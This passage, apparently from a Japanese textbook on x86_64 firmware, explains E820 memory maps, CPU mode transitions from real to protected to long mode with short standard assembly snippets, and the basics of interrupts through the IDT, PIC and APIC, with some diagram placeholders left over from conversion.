
### 重要なポイント:

- メモリマップはアドレス空間の構造を定義
- **E820**はBIOSからOSへメモリマップを伝える標準インターフェース
- UEFIはより詳細なメモリマップを提供 (EFI\_MEMORY\_DESCRIPTOR)
- ファームウェアは起動中にメモリマップを動的に構築
- メモリホールはデバイスMMIOによる不連続領域

### E820エントリの主要タイプ:

Type	名称	OS の扱い
1	Usable	ページ管理対象
2	Reserved	使用禁止
3	ACPI Reclaim	ACPI解析後に再利用可
4	ACPI NVS	保護必須

### メモリマップ構築の流れ:



次章では、CPU モード遷移の全体像を見ていきます。

### 参考資料

- Intel® 64 and IA-32 Architectures Software Developer's Manual - Volume 3, Chapter 11: Memory Cache Control
- ACPI Specification v6.5 - Section 15: System Address Map Interfaces
- UEFI Specification v2.10 - Section 7: Services - Boot Services
- Linux Kernel Documentation - x86 Boot Protocol

# CPU モード遷移の全体像

## ① この章で学ぶこと

- x86\_64 CPUの動作モード
- リアルモードからロングモードへの遷移
- 各モードの特徴と制約
- なぜモード遷移が必要か

## ② 前提知識

- リセットベクタ（第1章）
- メモリマップ（第2章）

## x86\_64 の動作モード

x86\_64アーキテクチャは、歴史的経緯から複数の動作モードを持っています。



## 3つの主要モード

モード	ビット幅	アドレス空間	用途
リアルモード	16bit	1MB	BIOS起動、互換性
プロテクトモード	32bit	4GB	32bit OS
ロングモード	64bit	理論上256TB	64bit OS

# リアルモード (Real Mode)

## 概要

リアルモードは、8086 CPUとの互換性のために存在します。

### 特徴:

- 16bitレジスタ
- セグメント:オフセット アドレッシング
- 1MBメモリ空間
- メモリ保護機構なし


## セグメント:オフセット形式

実効アドレス = (セグメント  $\ll$  4) + オフセット

例:

CS=0xF000, IP=0xE05B  
→ 0xF0000 + 0xE05B = 0xFE05B

## 制約



### 主な制約:

1. **1MBの壁:** 1MB(0xFFFFF)までしかアクセスできない
2. **保護機構なし:** プログラム間のメモリ保護がない
3. **16bit:** モダンな64bitアプリケーションを実行できない

# プロテクトモード (Protected Mode)

## 概要

プロテクトモードは、32bit拡張とメモリ保護を実現します。

### 特徴:

- 32bitレジスタ
- 4GBメモリ空間
- セグメンテーション + ページング
- 特権レベル (Ring 0-3)

## GDT (Global Descriptor Table)


プロテクトモードでは、**GDT**を使ってメモリ保護を実現します。

```
// GDT エントリの構造 (簡略化)
struct GDEntry {
    UINT32 base;      // セグメントベースアドレス
    UINT32 limit;     // セグメント長
    UINT16 flags;     // アクセス権限、タイプ
};
```

### GDTの役割:

- メモリセグメントの定義
- アクセス権限の管理
- コード/データの分離

## 特権レベル



- **Ring 0:** OSカーネル、ドライバ
- **Ring 3:** ユーザーアプリケーション

## ロングモード (Long Mode / 64bit Mode)

### 概要


ロングモードは、x86\_64の真の64bitモードです。

特徴:

- 64bitレジスタ (RAX, RBX, RCX等)
- 理論上256TBアドレス空間 (実装は48bitが一般的)
- ページングが必須
- セグメンテーション無効化 (フラットメモリモデル)

## ページング

ロングモードでは、ページングが必須です：



### 4レベルページテーブル:

- PML4 (Page Map Level 4)
- PDPT (Page Directory Pointer Table)
- PD (Page Directory)
- PT (Page Table)

## フラットメモリモデル

ロングモードでは、セグメンテーションは実質無効化されます：


すべてのセグメント：


- ベースアドレス = 0
- リミット = 最大

→ 仮想アドレス = 線形アドレス

# モード遷移の流れ

全体像





リアルモード → プロテクトモード

手順:

### 1. GDT準備

```
lgdt [gdt_descriptor] ; GDT読み込み
```

### 2. CR0レジスタ設定

```

mov eax, cr0
or eax, 1           ; PE (Protection Enable) ビットセット
mov cr0, eax

```

### 3. ファージャンプ

```
jmp 0x08:protected_mode_entry ; CS を更新
```

プロテクトモード → ロングモード

手順:

### 1. ページテーブル構築

- PML4, PDPT, PD, PT を RAM 上に作成
- 恒等マッピング（仮想=物理）

## 2. CR3レジスタ設定

```
mov eax, pml4_base  
mov cr3, eax ; ページテーブルベース設定
```

## 3. PAE有効化 (Physical Address Extension)

```
mov eax, cr4  
or eax, 0x20 ; PAE ビットセット  
mov cr4, eax
```

## 4. IA32\_EFER設定 (Extended Feature Enable Register)

```
mov ecx, 0xC0000080 ; IA32_EFER MSR  
rdmsr  
or eax, 0x100 ; LME (Long Mode Enable) ビットセット  
wrmsr
```

## 5. ページング有効化

```
mov eax, cr0  
or eax, 0x80000000 ; PG (Paging) ビットセット  
mov cr0, eax
```

## 6. ファージャンプ

```
jmp 0x08:long_mode_entry ; 64bit CS へ
```

# 各モードでのメモリアクセス

## リアルモード

セグメント:オフセット形式

物理アドレス = (Segment << 4) + Offset

## プロテクトモード

論理アドレス → セグメンテーション → 線形アドレス → ページング → 物理アドレス

## ロングモード


仮想アドレス → ページング → 物理アドレス

(セグメンテーションは実質バイパス)

## UEFIにおけるモード遷移

### UEFIの特徴

UEFIファームウェアは、早期にロングモードへ遷移します。



### UEFI のアプローチ:


1. **SEC Phase:** リアルモード → ロングモード
2. **PEI/DXE:** すべて64bitモードで実行
3. **OS起動:** ブートローダに64bit環境を提供

### レガシーBIOS との違い

項目	レガシーBIOS	UEFI
実行モード	主に16bitリアルモード	64bitロングモード
モード遷移	OS起動時に実施	ファームウェア内で実施
ブートローダへの引き渡し	16bitリアルモード	64bitロングモード

# なぜモード遷移が必要か


## 歴史的経緯



## 後方互換性の維持:

- 古いソフトウェアの動作保証
- 段階的な移行
- エコシステムの連続性

## 技術的必然性



## モダンなOSに必要な機能:

1. 大容量メモリサポート (4GB以上)
2. メモリ保護 (プロセス分離)
3. 効率的なマルチタスク

これらすべて、64bitロングモードで実現されます。


## まとめ

この章では、CPUモード遷移を説明しました。

重要なポイント:

- x86\_64 は3つのモードを持つ：リアルモード、プロテクトモード、ロングモード
- リアルモード: 16bit、1MB制限、互換性のために存在
- プロテクトモード: 32bit、4GB、メモリ保護
- ロングモード: 64bit、大容量メモリ、フラットメモリモデル
- UEFIは早期にロングモードへ遷移

モード遷移の流れ:



次章では、割り込みとタイマの仕組みを見ていきます。

## 参考資料

- Intel® 64 and IA-32 Architectures Software Developer's Manual - Volume 3, Chapter 9: Processor Management and Initialization
- AMD64 Architecture Programmer's Manual - Volume 2, Chapter 14: Long Mode
- OSDev Wiki - Protected Mode
- OSDev Wiki - Long Mode

# 割り込みとタイマの仕組み

## この章で学ぶこと

- 割り込みの役割と種類
- IDT (Interrupt Descriptor Table) の仕組み
- APIC (Advanced Programmable Interrupt Controller) のアーキテクチャ
- タイマの役割と実装


## 前提知識

- CPUモード遷移（第3章）
  - メモリマップ（第2章）
- 


## 割り込みとは

### 概念

割り込み (Interrupt) は、CPUに非同期イベントを通知する仕組みです。



## なぜ割り込みが必要か




## 主な理由:

1. **ポーリング不要**: CPUが常時チェックする必要がない
2. **即座の応答**: イベント発生時に即座に処理
3. **複数デバイス対応**: 多数のデバイスを効率的に管理

## 割り込みの種類

### 分類




## 詳細

種類	発生源	例	番号範囲
例外	CPU内部	ページフォルト、除算エラー	0-31
ハードウェア割り込み	外部デバイス	キーボード、タイマ、ネットワーク	32-255
ソフトウェア割り込み	INT命令	システムコール、BIOS呼び出し	任意

## IDT (Interrupt Descriptor Table)

### 概要

IDTは、割り込み番号からハンドラアドレスへのマッピングを提供します。




Syntax error in text  
mermaid version 11.6.0

## 構造

```
// IDT エントリ (64bit)
struct IDTEntry {
    UINT16 OffsetLow;      // ハンドラアドレス下位16bit
    UINT16 SegmentSelector; // コードセグメント
    UINT8 IST;            // Interrupt Stack Table (64bit)
    UINT8 Flags;           // タイプ、DPL、P
    UINT16 OffsetMid;     // ハンドラアドレス中位16bit
    UINT32 OffsetHigh;    // ハンドラアドレス上位32bit
    UINT32 Reserved;
};
```

## IDT の配置

メモリ上のIDT:



IDTR レジスタ: IDTのベースアドレスを保持


## IDTR レジスタ

```
; IDT の設定  
lidt [idt_descriptor]  
  
; IDT Descriptor の構造  
idt_descriptor:  
    dw idt_end - idt_start - 1 ; Limit  
    dq idt_start ; Base Address
```

## 8259 PIC (Programmable Interrupt Controller)

### レガシーな割り込みコントローラ

8259 PICは、レガシーBIOS時代の割り込みコントローラです。




### 制約

- **IRQ数の制限:** 最大15本 (Master 7本 + Slave 8本)
- **単一CPU:** マルチプロセッサ非対応
- **固定優先度:** 柔軟性に欠ける

# APIC (Advanced Programmable Interrupt Controller)

## 概要

APICは、モダンなマルチコアCPU向けの割り込みコントローラです。



## 2つのコンポーネント

### 1. Local APIC (各CPUコアに1つ)

- CPU固有の割り込み処理
- タイマー機能
- IPI (Inter-Processor Interrupt) 送信

### 2. I/O APIC (チップセットに1つ以上)


- 外部デバイスからの割り込み受信
- 割り込みのルーティング
- 複数CPUへの配信

## APIC のメモリマップ

Local APIC: 0xFEE00000 (MMIO)  
└─ 0xFEE00020: Local APIC ID  
└─ 0xFEE00080: Task Priority Register  
└─ 0xFEE00320: Timer LVT  
└─ ...

I/O APIC: 0xFEC00000 (MMIO)  
└─ Redirection Table  
└─ ...


## 割り込みルーティング



# MSI/MSI-X (Message Signaled Interrupts)

## 概要

